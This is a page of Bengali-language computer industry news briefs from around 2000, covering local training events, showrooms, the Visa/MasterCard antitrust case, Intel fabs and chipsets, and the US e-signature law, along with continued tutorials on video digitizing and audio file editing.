এপটেক ইস্কাটন সেন্টারে মার্কেটিং এন্ড প্লেসমেন্ট কর্মকর্তা নাইমুল হকের তত্ত্বাবধানে নিউ টেকনোলজি সেমিনার অনুষ্ঠিত হয়। অনুষ্ঠানে প্রধান অতিথি হিসেবে উপস্থিত ছিলেন ফ্লোরা সিস্টেমস লিঃ-এর নির্বাহী পরিচালক তপন কান্তি সরকার, বিশেষ অতিথি হিসেবে উপস্থিত ছিলেন ক্রেডিট এগ্রিকোল ইন্দোসুয়েজ-এর সিস্টেমস ম্যানেজার ইজাজুল হক এবং এপটেক বাংলাদেশের রিজিওনাল প্লেসমেন্ট হেড মাহফুজুর রশিদ। সভাপতিত্ব করেন সেন্টার প্রধান ফারহানুর রহমান। প্রধান অতিথি তপন কান্তি সরকার দৃঢ় প্রত্যয় ব্যক্ত করে বলেন, কেন্দ্রের ছাত্ররা ভবিষ্যতে ক্রমবর্ধমান সফটওয়্যার শিল্পের চাহিদা পূরণে সমর্থ হবে। অনুষ্ঠানে তথ্য প্রযুক্তির নতুন তিনটি বিষয়ের উপর সেন্টারের ছাত্ররা বক্তব্য উপস্থাপন করে। শ্রেষ্ঠ দলকে বিশেষ পুরস্কার এবং শ্রেষ্ঠ বক্তা হিসেবে যুগ্মভাবে ইমরান আহমেদ ও কৌশিক সরকারকে পুরস্কৃত করা হয়। ●

এন্ট্রি ট্রাস্টের কবলে ভিসা ও মাস্টারকার্ড

মাইক্রোসফটকে দ্বিধাবিভক্ত হওয়ার নির্দেশ প্রদানের পর এন্ট্রি ট্রাস্ট আঘাত হেনেছে ভিসা ও মাস্টার কার্ড (MC) ক্রেডিট কার্ড নেটওয়ার্কের উপর। খোদ যুক্তরাষ্ট্র সরকার তাদের বিরুদ্ধে এই আইনভঙ্গের অভিযোগ আরোপ করেছে। ব্যাংকগুলোর সাথে তাদের এক্সক্লুশনারী বা একচেটিয়া বন্ধন প্রকৃত প্রতিযোগিতা বন্ধ করে দিয়েছে এই অভিযোগে সম্প্রতি ফেডারেল ট্রায়ালে তাদেরকে দোষী দাবী করা হয়। ইউএস জাস্টিস ডিপার্টমেন্টের আইনজীবী মেলভিন সোয়ার্জ বলেন, আমেরিকার ৭০% ক্রেডিট কার্ড তারা নিজেদের মধ্যে কোন প্রতিযোগিতা না করেই বিক্রি করে থাকে এবং তাদের মেম্বার ব্যাংকগুলোকে প্রতিদ্বন্দ্বী আমেরিকান এক্সপ্রেস ও ডিসকভারে সঙ্গে কাজ করতে বাধা প্রদান করে। ফলে একটি গুরুত্বপূর্ণ ডিস্ট্রিবিউশন চ্যানেলে অংশ নিতে প্রতিপক্ষরা ব্যর্থ হয় যা নিশ্চিতভাবে প্রতিযোগিতার পরিপন্থী। এছাড়া ভিসা ও এমসি'র দ্বৈত শাসনরীতির কারণেও জাস্টিস ডিপার্টমেন্ট এ আক্রমণ করার সুযোগ পেয়েছে। ●

কমপিউটার প্লাস-এর নতুন শোরুম

কমপিউটার প্লাস খুব শীঘ্রই এলিফ্যান্ট রোডে গফুর ম্যানসনের ৩য় তলায় নতুন শোরুম চালু করবে। এ শো-রুমে AOpen -এর মাদারবোর্ড, সিডি-রম, ডিভিডি-রম, কীবোর্ড, এজিপি কার্ড, মাউস, কেজ, স্পীকার, ফ্যাক্স মডেম, LAN কার্ডসহ সব কমপিউটার ও তথ্য প্রযুক্তি পণ্য সামগ্রী পাওয়া যাবে। যোগাযোগ ঃ ৯৫৬৭২৮৭, ০১৯-৩৫০৪৮৪। ●

শ্যাডোর বিনমূল্যে কমপিউটার কোর্স

সম্প্রতি সোসাইটি ফর হিউম্যান ডেভেলপমেন্ট ওরিয়েন্টেড ওয়ার্কস (শ্যাডো) ঢাকার সবুজ বাগ থানায় প্রত্যেক মাধ্যমিক স্কুলের একজন শিক্ষক সহ ছাত্র / ছাত্রীদের জন্য ফ্রী কমপিউটার প্রশিক্ষণ কোর্স চালু করেছে এই প্রশিক্ষণ কোর্সে বেসিক কমপিউটার শেখানো হয়। তিন মাসব্যাপী এই প্রশিক্ষণ কোর্সে প্রতি শুক্রবার সকাল ৮টা হতে সন্ধ্যা ৭টা পর্যন্ত প্রতি স্কুলের জন্য ২ ঘন্টা করে প্রশিক্ষণ প্রদান করা হচ্ছে। ●

উত্তরায় কমপিউটার মেলা

সম্প্রতি আরএমসি কমপিউটার লিঃ, উত্তরায় ডন বস্কো স্কুল এন্ড কলেজে দু'দিনব্যাপী কমপিউটার মেলার আয়োজন করে। এমসি'র ব্যবস্থাপনা পরিচালক মোঃ নজিবর রহমান এ মেলার উদ্বোধন করেন। উদ্বোধনী অনুষ্ঠানে এসময় উপস্থিত ছিলেন প্রতিষ্ঠানের ইনচার্জ নাজমুন্নাহার কিরণ, সহকারী ইনচার্জ জাহাঙ্গীর আলম দুলাল এবং কলেজের অধ্যক্ষ হেনরি মন্ডল। হার্ডওয়্যার, সফটওয়্যার, মাল্টিমিডিয়া, অডিও ও ভিডিও সিডি প্রভৃতি মেলায় প্রদর্শিত হয়। ●

ইন্টেল ০.১৩ মাইক্রনের ৩টি ফ্যাব নির্মাণের পরিকল্পনা করছে

আয়ারল্যান্ডে ০.১৩ মাইক্রন ফ্যাব নির্মাণের জন্য ইন্টেল ২ বিলিয়ন ডলার ব্যয় করবে। 'ফ্যাব ২৪' হিসেবে পরিচিত এ কারখানায় 200mm ওয়েফারের পরিবর্তে 300 ওয়েফার নির্মাণের পরিকল্পনাও তারা হাতে নিয়েছে। এতে করে ০.১৩ মাইক্রন ফ্যাবে পরবর্তী প্রজন্মের প্রসেসর উৎপাদন সম্ভব হবে। এ লক্ষ্যে তারা কপার ইন্টার-কানেক্ট ব্যবহার করবে। আয়ারল্যান্ডের লিয়েক্সলিপ শহরে তাদের বর্তমান ফ্যাবের সন্নিকটবর্তী স্থানে এই ফ্যাব-২৪ নির্মাণের কাজ হাতে নেয়া হয়েছে। এ বছরের প্রথমার্ধে আরিজোনা রাজ্যে ইন্টেল প্রথম ০.১৩ মাইক্রন ফ্যাব নির্মাণের ঘোষণা দেয়— এটিকে ফ্যাব ২২ নামে অভিহিত করা হয়েছে।

২০০২ সালে নিউ মেক্সিকোতে আরেকটি ০.১৩ মাইক্রন ফ্যাব নির্মাণ করবে বলে ইন্টেল জানিয়েছে। এ তিন'ট ফ্যাব ডিভাইসেট তথা পেন্টিয়াম ফোর, ফন্টার, মিক্কিলনী উৎপাদনের জন্য ব্যবহৃত হবে। ০.১৩ মাইক্রন প্রসেসর আনয়নের জন্য উপযোক্ত তিনটি ফ্যাব ১৯৩ নেনোমিটার আরগন ফ্লোরাইড লিয়োগ্রাফী পদ্ধতি ব্যবহার করবে। উল্লেখ ফ্যাব (ফ্যাবরিকেশন প্লান্ট) হচ্ছে সিলিকন ও রেফার নির্মাণের কারখানা যার মাধ্যমে প্রসেসর নির্মিত হয়ে থাকে।

ইন্টেল ভবিষ্যতে তাদের সর্বোচ্চ লক্ষ্য ০.১০ মাইক্রনে তাদের ফ্যাবকে সজ্জিত করবে ফলে আরো দ্রুত গতির ও কম বিদ্যুৎ ব্যয়সম্পন্ন প্রসেসর তৈরি করা সম্ভব হবে। ●

ইনফরমেটিক্স'র ইন্টারনেট বিপ্লব সেমিনার

সম্প্রতি ইনফরমেটিক্স ইনস্টিটিউট বাংলাদেশ কর্তৃক হোম ইকোনমিক্স কলেজে ইন্টারনেট বিপ্লব শীর্ষক এক সেমিনার অনুষ্ঠিত হয়। এ সময় উপস্থিত ছিলেন ইনফরমেটিক্সের নির্বাহী পরিচালক ড. ফারুক আজিজ খান, পরিচালক আতিক রহমান, সেন্টার ম্যানেজার বাউল ক্যাপারাস, হোম ইকোনমিক্স কলেজের ভাইস প্রিন্সিপাল নিলুফার সুলতানা প্রমুখ। সেমিনারে ইন্টারনেট ব্যবহার, ইন্টারনেটে শিক্ষার সুযোগ সুবিধা এবং ই-কমার্স বিষয়ে বক্তাগণ আলোচনা করেন। সেমিনার শেষে লাকী ড্র অনুষ্ঠিত হয়। এতে তিনজন বিজয়ীকে ইনফরমেটিক্স-এর পক্ষ থেকে বিশেষ পুরস্কার বিতরণ করা হয়।

ফারুক আজিজ খান মিসেস নিলুফার সুলতানার হাতে পুরস্কার তুলে দিচ্ছেন।

মাইক্রোসফটে ডাঙ্গনের অশনি সংকেত

এন্টিট্রাষ্ট কেসের ফল বিপক্ষে যাওয়ায় সম্প্রতি মাইক্রোসফটকে বিদায় জানানোর সিদ্ধান্ত নিয়েছেন কোম্পানির ভাইস প্রেসিডেন্ট টড নেলসন। গত ১২ বছর ধরে তিনি পরিকল্পনা প্রাটফর্ম এবং ডেভেলপমেন্টের সাথে জড়িত ছিলেন। সফটওয়্যার ডেভেলপারদের কর্ণধার নেলসনের এই সিদ্ধান্তে মাইক্রোসফট বেশ বিব্রত। এছাড়া গত ডিসেম্বরে মাইক্রোসফট ছেড়েছেন প্রধান অর্থনৈতিক কর্মকর্তা গ্রেগ ম্যাকি। প্রধান প্রযুক্তিবিদ নেথান মায়ার ভন্ড, ইন্টারনেট কর্মকর্তা পিট হিগিনস, এপ্লিকেশনসের ব্রাড সিলভারবার্গসহ অনেক কর্মকর্তাই দীর্ঘ ছুটির পর আর ফেরত আসেননি। ●

বিসিএস কমপিউটার সিটি সংবাদ

ডাটামিনি কমপিউটার এখন কমপিউটার সিটিতে

সিঙ্গাপুর থেকে আমদানীকৃত ডাটামিনি পিসি বর্তমানে কমপিউটার সিটিতে ওশেন পেরিফেরালস্‌,

ইপসিতা কমপিউটারস এবং ইলেক্ট্রনিক এ পাওয়া যাচ্ছে। আকর্ষনীয় কেসিংসহ উন্নতমানের (আইএস ও ৯০০২) ডাটামিনি পিসি এর মূল্য তুলনামূলক কম। বাংলাদেশে ডাটামিনি পিসি বাজারজাত করছে গ্লোবাল ইনফরমেশন রিসার্চ এন্ড ট্রেডিং (জি আই আর টি) ফোন- ৯১২১৩০৮। বিস্তারিত তথ্যের জন্য যোগাযোগ করুন - ০১৭-৬৬ ০৬ ৮৬।

এইচপি রিটেইল ইভেন্ট ২০০০

এইচপি'র অথরাইজড হোলসেলার মাল্টিলিংক ইন্টারন্যাশনাল কোং লিঃ-এর উদ্যোগে সম্প্রতি "এইচপি রিটেইল ইভেন্ট ২০০০" শুরু হয়েছে। তিনটি পর্বে বিভক্ত এই ইভেন্টে বাংলাদেশে এইচপি পণ্যের রিটেইলারদের বিসিএস কমপিউটার সিটির শোরুম থেকে এইচপি 9100i সিডি রাইটার, ক্যানজেট 3200C, ডেস্কজেট 810C, লেজারজেট 1100 স্ক্রিও বিজনেস পিসি, টোনার এবং কার্টিজ ক্রয় করলে লাকী কুপন প্রদানের পাশাপাশি বিভিন্ন ফ্রি-গিফট দেয়া হবে। গত ২৩ থেকে ৩০ মে এবং ২০ থেকে ২৬ জুন প্রথম দুই পর্বের প্রদর্শনী শেষ হয়েছে। আগামী ২০ থেকে ২৬ জুলাই পর্যন্ত তৃতীয় ও শেষ পর্বের প্রদর্শনী অনুষ্ঠিত হবে। তৃতীয় প্রদর্শনী শেষে লাকী ড্র অনুষ্ঠিত হবে। এতে প্রথম পুরস্কার ঢাকা-সিংগাপুর-ঢাকা বিমান টিকেট, দ্বিতীয় পুরস্কার এইচপি সিডি রাইটার এবং তৃতীয় পুরস্কার অডিও সাউন্ড সিস্টেম দেয়া হবে। ●

আইমার্ট সাইবার ক্যাফে উদ্বোধন

সারা বিশ্বব্যাপী ইন্টারনেটের ব্যাপক বিস্তৃতির প্রতি গুরুত্ব আরোপ করে ইন্টারনেট ব্যবহারের সহজ ও সফল আয়োজন করেছে আইমার্ট। এ লক্ষ্যে সম্প্রতি বিসিএস কমপিউটার সিটিতে আইমার্ট সাইবার ক্যাফে উদ্বোধন করেন বিসিএস কমপিউটার সিটি আহ্বায়ক আহমেদ হাসান জুয়েল। আরো উপস্থিত ছিলেন বাংলাদেশ কমপিউটার সমিতির সহ-সভাপতি আঃ ওহাব কমপিউটার জগৎ ব্যুরো চীফ মোঃ সাইফুস সাঈদ সানী এবং আইমার্ট কমপিউটার্সের ব্যবস্থাপনা পরিচালক আক্তারুজ্জামান। এখানে যে কেউ সদস্য হয়ে অথবা সদস্য পদ ছাড়াও নির্ধারিত ফি দিয়ে ইন্টারনেট অন-লাইন সুবিধা গ্রহণ করতে পারবে। এখানে কোন সফটওয়্যার ডাউনলোড বা কপি করা যাবে না। এছাড়া পর্ণোগ্রাফি, ভায়োলেন্স বা টেরিজম সাইটগুলোতে ভিজিট করা যাবে না।

যোগাযোগ— ৯১১০৫৮৩, ই-মেইল : imart@imartbd.com

ডেস্কটপ ভিডিও॥ তিন

(৮৫ নং পৃষ্ঠার পর)

ডিজিটাইজ করার ব্যাপারে একটি বিষয়ের প্রতি নজর দিতে হয়। যে যন্ত্র থেকে ডিজিটাইজ করা হবে তা কমপিউটার থেকে নিয়ন্ত্রণ করা যায় কিনা দেখতে হবে। এই পদ্ধতিটিকে বলা হয় ডিভাইস কন্ট্রোল। বেশিরভাগ ক্ষেত্রে ভিএইচএস জাতীয় পণ্যের জন্য বা ভিসিডি তৈরি করার জন্য ব্যবহৃত নিচু মানের ক্যাপচার কার্ড বা সফটওয়্যারের সাথে এই ডিভাইস কন্ট্রোল পদ্ধতিটি পাওয়া যায়না। ডিভি'র জন্য ব্যবহৃত প্রিমিয়ার, ফাইনাল কাট প্রো বা ডিভি ক্যাপচার কার্ডে (আরটি ২০০০) ডিভাইস কন্ট্রোল পাওয়া যায়। ডিভাইস কন্ট্রোল কাজ করলে খুব সহজেই কমপিউটার (বা সম্পাদনা সফটওয়্যার যেমন প্রিমিয়ার) থেকেই ভিডিও ইন করা যায়। বস্তুত ভুলে গেলেই চলে ক্যামেরা আছে কিনা। সেখানে প্লে করা বা ফাস্ট ফরোয়ার্ড-রিউইন্ড-পজ-স্টপ করার কথা ভাবতে হয়না। সফটওয়্যারের সাহায্যে ইনপুট ডিভাইস নিয়ন্ত্রণ করা হয়। ডিজিটাইজ করার সময় বস্তুত সেসব ভিডিও অংশ কমপিউটারে আনা হয় যা সম্পাদনা করার সময় প্রয়োজন হয়। এই সময়ে যা সুটিং করা হয় বা যতো রকমের ফুটেজই থাকুকনা কেন তা থেকে বাছাই করা ভালো বা প্রয়োজনীয় অংশই নেয়া হয়। তবে ডিজিটাইজ করার সময় নির্দিষ্ট যে পরিমাণ ভিডিও দরকার হয়, অবশ্যই তার চাইতে একটু বেশি ভিডিও নিতে হয় যা সম্পাদনার সময় কেটে ছেটে বাদ দেয়া হয়। তবে আগে পিছে খুব বেশি ভিডিও নেয়া উচিত নয়। কারণ সাধারণত হার্ডডিস্কের জায়গা সবসময়েই একটি উদ্বেগের বিষয় হিসেবে কাজ করে।

ডিজিটাইজ করার সময় ভিডিও বা শব্দের মানও কমাতে বাড়াতে হতে পারে। ডিজিটাইজ করার সময় ইচ্ছে করলে আলাদা আলাদা ফোল্ডার তৈরি করে ভিডিও ক্লিপগুলো রাখা যেতে পারে। এসবের নামকরণ করার সময়ও পরিচিতিকে মনে রাখা যেতে পারে। তবে প্রিভিউতে প্রথম ফ্রেমটি দেখা যায় বলে খুব সহজে এমনকি নামধাম ছাড়াই হয়তো ভিডিও ক্লিপটি চেনা যায়।

কমপিউটারে যে পদ্ধতিতে ভিডিও সম্পাদনার কাজ করা হয় তাকে নন লিনিয়ার এডিটিং বলে। এটি অন-লাইন বা অফ-লাইন হতে পারে। সনাতন ধারার ভিডিও সম্পাদনাকে বলা হয় লিনিয়ার পদ্ধতির সম্পাদনা। ●

আইআইটি শিক্ষা সপ্তাহ পালিত

সম্প্রতি আগারগাঁওয়ের বিসিএস কমপিউটার সিটিতে কমপিউটার প্রশিক্ষণ ইন্‌স্টিটিউট আইআইটি বাংলাদেশ লিঃ-এর উদ্যোগে কমপিউটার শিক্ষা সপ্তাহ পালিত হয়। শিক্ষা সপ্তাহে আইআইটি ভিজ্যুয়াল বেসিক, ওরাকল, ইন্টারনেটসহ বিভিন্ন শর্ট কোর্সের আয়োজন করে। উল্লেখ্য, শর্ট কোর্সসমূহের এই আয়োজনে কোর্স ফি'র উপর ২০% ছাড় দেয়া হয়। ●

'কমপিউটার জগৎ-HP কুইজ'

একটিমাত্র প্রশ্নের উত্তর দিয়ে জিতে নিন

HP DeskJet 970 Cxi

কালার প্রিন্টার

(বিস্তারিত জানার জন্য ৫৭ নং পৃষ্ঠা দেখুন)

বাংলা ভাষা কমপিউটারাইজেশন সংক্রান্ত তথ্য সংশোধন

কমপিউটার জগৎ-এর একটি সংখ্যায় প্রকাশিত আমার একটি লেখায় মন্তব্য করেছিলাম যে, বিজ্ঞান ও প্রযুক্তি মন্ত্রণালয়ের দেয়া পাঁচ লাখ টাকায় বাংলাদেশ প্রকৌশল বিশ্ববিদ্যালয়ের কমপিউটার বিজ্ঞান বিভাগের তৎকালীন প্রধান ড. মোহাম্মদ কায়কোবাদ কোন কাজই করেননি। এই তথ্যটি বিজ্ঞান ও প্রযুক্তি মন্ত্রণালয়ে অনুষ্ঠিত একটি সভায় প্রদান করা হয়েছিলো। পরবর্তীকালে খোঁজ নিয়ে জানা গেছে যদিও বিজ্ঞান ও প্রযুক্তি মন্ত্রণালয় ডঃ মোহাম্মদ কায়কোবাদকে পাঁচ লাখ টাকা বরাদ্দ দিয়েছিলো— ড. কায়কোবাদ এই টাকা তুলেননি। এই অনিচ্ছাকৃত ভুলের জন্য আমি দুঃখিত।

—মোস্তাফা জব্বার

PULSER Computer & Network

We emphasize on Quality Service

প্রথম বর্ষপূর্তিতে সবাইকে জানাচ্ছি আন্তরিক শুভেচ্ছা।

পিসি বিক্রয় ছাড়াও আমরা যে সমস্ত সমাধান দিয়ে থাকি সেগুলো হচ্ছে–

১. **Novell, NT** ও **Linux** ভিত্তিক নেটওয়ার্ক স্থাপন ও রক্ষণাবেক্ষণ।

২. ডাটা এন্ট্রি। ৩. ওয়েব পেইজ ডিজাইন। এবং ৪. সফটওয়্যার উন্নয়ন ইত্যাদি।

হোটেল মেনেজমেন্ট সফটওয়্যারের জন্য আমাদের সঙ্গে যোগাযোগ করুন

রুম নং-৭০৩ (সাত তলা), লাহরি প্লাজা (ইস্টার্ন প্লাজার বিপরীতে), ঢাকা।

টেলিফোন: ৮৬১২১৪৫ ও ৫০৪৪৬৩ (পিবিএক্স: ১২০), ৮৬২০৮৫০

ইউনিভার্সাল সিস্টেমস ইন কর্পোরেশনের প্রশিক্ষণ কর্মসূচী

হাইটেক প্রফেশনাল্‌স-এর সহযোগী সংস্থা ইউনিভার্সাল সিস্টেমস্ ইন কর্পোরেশন RS/6000 সার্ভার দিয়ে সম্প্রতি প্রশিক্ষণ দেয়ার উদ্যোগ নিয়েছে। মূলতঃ উচ্চমানসম্পন্ন প্রোগ্রামার তৈরি করার লক্ষ্যেই এই উদ্যোগ নেয়া হয়েছে। এই প্রশিক্ষণের অধীনে শিক্ষার্থীরা নিজেদেরকে HIB ভিসা পাওয়ার যোগ্য করে তুলতে পারবে। প্রশিক্ষণের বিষয়সূচীর মধ্যে রয়েছে এ. আই. এক্স (ইউনিক আইবিএম ভার্সন) অপারেটিং সিস্টেম, ওরাকল এবং সি প্রোগ্রামিং ল্যাংগুয়েজ। কোর্সের মেয়াদ ৬ মাস। যোগাযোগ— ফোন : ৮৬১২৩০৬, ৯৬৬১৪৮৯। ●

ইন্টেলের নতুন চিপসেট ৮১৫

ডেস্কটপ মার্কেটের জন্য ইন্টেল ৮১৫E নামে, দুটে চিপসেট বাজারে ছেড়েছে। এ চিপসেট 440BX চিপসেটের প্রতিস্থাপন হিসেবে কাজ করবে। এ চিপসেট ১৩৩ মে.হা. ফ্রন্টটসাইড বাস ছাড়াও PC100 ও PC133 নামের দুধরনের এসডির‍্যাম সাপোর্ট করবে। এ ছাড়াও AGP 4x সাপোর্ট তো রয়েছে-ই।

814E চিপসেট ৮১৫ এর মতোই। তবে এতে দ্বিতীয় প্রজন্মের I/O নিয়ন্ত্রক হাব বা ICH-2 অন্তর্ভুক্ত হয়েছে। এর ফলে দ্বিতীয় ইউনিভার্সাল সিরিয়াল বাস কন্ট্রোলার, LAN ইন্টারফেস, দ্বৈত আল্ট্রা ATA/100 স্টোরেজ নিয়ন্ত্রক এবং ৬ চ্যানেল অডিও'র ব্যবস্থা থাকছে। ইতোমধ্যে ৮১৫ চিপসেট সম্বলিত D815EEA নামক একটি মাদারবোর্ড বাজারে ছাড়া হয়েছে। অন্যান্য প্রতিষ্ঠানও এ চিপসেট দিয়ে মাদারবোর্ড বাজারে ছাড়ার প্রস্তুতি নিচ্ছে। বস্তুত ৮২০ মাদরবোর্ড নিয়ে বিব্রতকর অবস্থার মুখোমুখি হয়ে ইন্টেল এ বিকল্প পন্থা অবলম্বনের প্রয়াস চালাচ্ছে। ●

ডিজিটাল সিগনেচার বিল অনুমোদিত

সম্প্রতি মার্কিন প্রেসিডেন্ট বিল ক্লিনটন ডিজিটাল বা 'ই-স্বাক্ষর' বিলে সই করেছেন। ই-কমার্সের ব্যবহার এবং পরিধি দ্রুত বৃদ্ধির ফলে লেনদেনের ক্ষেত্রে স্বাক্ষর নিয়ে সৃষ্ট সমস্যার প্রেক্ষিতে অন-লাইন ব্যবসায়ী বা অন-লাইন ব্যাংকে ব্যবহারকারীদের জন্য 'ইলেকট্রনিক্স স্বাক্ষর' নামে অন-লাইনে এই ডিজিটাল স্বাক্ষরের প্রবর্তন করা হয়। এ বিল অনুযায়ী কাগুজে দলিলে কলম দিয়ে স্বাক্ষর করার ন্যায় ই-স্বাক্ষরও সমানভাবে বৈধতা পেল। ফলে যেকোন ব্যবসা বাণিজ্য বা লেনদেনের ক্ষেত্রে ই-স্বাক্ষর কলম দিয়ে স্বাক্ষর করার সমতুল্য হলো। ●

পাওয়ার সফটের মাল্টিমিডিয়া কার্যক্রম

সফটওয়্যার ট্রেনিং সেন্টার পাওয়ার সফট সম্প্রতি তাদের মাল্টি মিডিয়া কার্যক্রম চালু করেছে। মাল্টি মিডিয়া ম্যানিয়া নামের পূর্ণাঙ্গ এই প্রশিক্ষণ কেন্দ্রে ডিজাইন, থ্রী—ডি এনিমেশন, ভিডিও এডিটিং,অডিও এফেক্ট, মাল্টি মিডিয়া আথরিং মাল্টি মিডিয়া প্রোগ্রামিং, ওয়েব ডিজাইন ও গেম ডেভেলপমেন্টের উপর উক্ত মানের প্রশিক্ষণ প্রদান করা হবে। প্রতিষ্ঠানে ৪,৬,৮ ও ১০ মাস মেয়াদী সার্টিফিকেট কোর্স এবং ১ বছর মেয়াদী ডিপ্লোমা কোর্সেরও ব্যবস্থা রয়েছে। এছাড়া শীঘ্রই দেড় ও দুবছর মেয়াদী এডভান্সড ডিপ্লোমা কোর্সও চালু করা হবে। যোগাযোগ : ৮১২৫৩২০। ●

কুমিল্লা কমপিউটার সমিতির কার্যনির্বাহী কমিটি গঠন

সম্প্রতি ক্লাসিক কমপিউটার কার্যালয়ে অনুষ্ঠিত এক সভায় রমিজ খানকে সভাপতি এবং দেবাশীষ দত্তকে সাধারণ সম্পাদক করে কুমিল্লা কমপিউটার সমিতির ১৭ সদস্য বিশিষ্ট কার্যনির্বাহী কমিটি গঠন করা হয়। এ সময় সভায় সভাপতিত্ব করেন আলহাজ্ব মোঃ আবদুল হাকিম। এছাড়া অন্যান্য সদস্যরা হচ্ছেন সহ-সভাপতি মোয়াজ্জেম হোসেন বুলবুল, যুগ্ম সম্পাদক মজিবুর রহমান মুকুল, সাংগঠনিক সম্পাদক অধ্যাপক মোফাজ্জল হায়দার মজুমদার, অর্থ সম্পাদক মুনজুর নাসের বাবু, দপ্তর সম্পাদক অধ্যাপক আবু নোমান, প্রচার সম্পাদক মোঃ জহিরুল কাইয়ুম, সহ-প্রচার সম্পাদক সাজ্জাদ আহমেদ রানা, প্রশিক্ষণ ও প্রচার সম্পাদক হুমায়ুন কবীর, সহ প্রশিক্ষণ ও প্রকাশনা সম্পাদক নজরুল আমিন এবং অন্যান্য নির্বাহী সদস্যরা হচ্ছেন আলহাজ্ব আব্দুল হাকিম, স্বপন কুমার সাহা, মোঃ ছিদ্দিকুর রহমান। ●

ক্রিয়েটিভ ক্যানভাসের গ্রাফিক্স মাল্টিমিডিয়া সিডি

সম্প্রতি ক্রিয়েটিভ ক্যানভাস গ্রাফিক্স শিক্ষানবীসদের জন্য প্রথম বাংলা ভাষায় শিক্ষামূলক মাল্টিমিডিয়া সিডি থ্রেরেল ড্র ৯.০ এবং ফটোশপ ৫.৫ ডেভেলপ করেছে। কমপিউটার শিক্ষা সবার জন্য সহজ করে তোলার লক্ষ্যেই এই মাল্টিমিডিয়া টিউটোরিয়াল সিডি দুটি প্রকাশিত হয়েছে। সিডির বৈশিষ্ট্য হচ্ছে বাংলাভাষায় ভিডিওসহ বর্ণনা দুটি ধাপে ধাপে বিবরণী, অটোরান বলে সেটআপের ঝামেলা মুক্ত ফলে হার্ডডিস্কে কোন জায়গা দখল করেনা। এ সিডিটি ৮০০X৬০০ এবং ৬৪০ X ৪৮০ রেজুলেশন, ১২ X স্পীডের সিডি রম পেন্টিয়াম মেশিনে চলে। এই ভার্সনে প্রাথমিক এবং কিছু প্রফেশনাল বিষয় রাখা হয়েছে। প্রতিটি অধ্যায় শেষে কিছু কার্যকরী উদাহরণও রয়েছে। প্রতিটি সিডি'র মূল্য নির্ধারণ করা হয়েছে ২০০ টাকা। যোগাযোগ ঃ ৯৩৪৫৯০৫। ●

মাল্টিমিডিয়া অডিও সম্পাদনা

(৮৬ নং পৃষ্ঠার পর)

ক্লিপবোর্ডে জমাকৃত সাউন্ডের এই অংশ বিভিন্নভাবে পেস্ট করা যায়। কপি বা কাট করার পর নিচের যেকোন একটি কাজ করুন।

- Edit>Paste>Insert বাছাই করুন; অথবা Ctrl+V (Win) নির্দেশ প্রদান করুন। তাহলে কপি বা কাট করা অংশ ইনসারশন পয়েন্টের পরে যুক্ত হবে।
- Edit>Paste>Replace বাছাই করুন; তাহলে কপি বা কাট করা অংশ ইনসারশন পয়েন্টের পরের সমপরিমাণ অংশকে প্রতিস্থাপন করবে।
- Edit>Paste>Mix বাছাই করুন; তাহলে কপি বা কাট করা অংশ ইনসারশন পয়েন্টের পরের সমপরিমাণ অংশের সাথে মিশে নতুন সাউন্ড তৈরি করবে।
- Edit>Paste>Fill বাছাই করুন; তাহলে কপি বা কাট করা অংশ পূর্ণ হয়ে যাবে।
- Edit>Paste>As a New Document বাছাই করুন; তাহলে কপি বা কাট করা অংশ দিয়ে নতুন একটি ফাইল তৈরি হবে।

দুটি সাউন্ড ফাইল পরস্পর মিশিয়ে ফেলা

যেকোন দুটি সাউন্ড ফাইল মিশিয়ে একটি নতুন সাউন্ড ফাইল তৈরি করা মাল্টিমিডিয়া প্রেজেন্টেশন তৈরির ক্ষেত্রে একটি অত্যন্ত জরুরী বিষয়। যেমন, আপনি কারো একটি বক্তৃতা নিয়ে কাজ করছেন। বক্তৃতায় এমন একটি সময় আসলো যখন শ্রোতাদের পক্ষ থেকে করতালি আসা প্রয়োজন। এ অবস্থায় বক্তৃতার অডিও ফাইলটির সাথে একটি করতালির অডিও ফাইল মিশিয়ে দিয়ে এমন একটি নতুন ফাইল তৈরি করা সম্ভব যেখানে বক্তৃতা ও করতালি আলাদাভাবে রেকর্ড করা হয়েছে বলে মনে হবে না। এ জন্য নিচের পদ্ধতি অনুসরণ করুন—


- Edit> Open কমান্ডের সাহায্যে যে দুটি ফাইল মিশাতে চান সেই ফাইল দুটি ওপেন করুন। মনে রাখবেন ফাইল দুটির এট্রিবিউটসমূহ এক হতে হবে। যদি এক না থাকে তবে Edit>Convert to বাছাই করে এক করে নিন।
- যেকোন একটি ফাইলের উপর ক্লিক করে সেটি কার্যকর করুন এবং Edit >Mix বাছাই করুন।
- মিক্স ডায়লগ বক্স পর্দায় হাজির হবে। উক্ত ডায়লগ বক্সে Mix with: সেকশনে একই এট্রিবিউট সম্পন্ন খোলা ফাইলসমূহের একটি তালিকা প্রদর্শিত হবে। উক্ত তালিকা থেকে সেই ফাইলটি সিলেক্ট করুন যে ফাইলটির সাথে পর্দায় কার্যকর ফাইলটি মিশাতে চাচ্ছেন।
- Mixing Level: সেকশন থেকে ফাইল দুটির কোন্‌টিকে কতটুকু জোরে শুনতে চাচ্ছেন তার পার্সেন্টেজ ঠিক করুন। এখানে প্রদত্ত পার্সেন্টেজ অনুযায়ী সাউন্ড আস্তে বা জোরে শোনা যাবে।
- OK করুন। তাহলে ফাইল দুটি পরস্পর মিশে একটি নতুন সাউন্ড ফাইল তৈরি হবে যাতে দুটি ফাইলের শব্দই থাকবে। দুটি সাউন্ড ফাইলকে মিক্স করার পর এগুলোকে আবার বিচ্ছিন্ন করতে চাইলে তা করা যায় না। এ অবস্থা থেকে উত্তরণের জন্য দুটি সাউন্ড ফাইলকে মিক্স না করে মার্জ করা যায়। দুটি সাউন্ড ফাইল মার্জ করা হলে মিক্স-এর মতই শোনা যায় কিন্তু তাতে অতিরিক্ত যে সুবিধাটি রয়েছে তা হলো প্রয়োজন হলে ফাইল দুটি আবার আলাদা করা যায়। দুটি সাউন্ড ফাইল মার্জ করার জন্য নিচের পদ্ধতি অনুসরণ করুন--
- ওপেন ফাইলসমূহের যেকোন একটি ফাইলের উপর ক্লিক করে সেটি কার্যকর করুন এবং Edit>Merge বাছাই করুন।
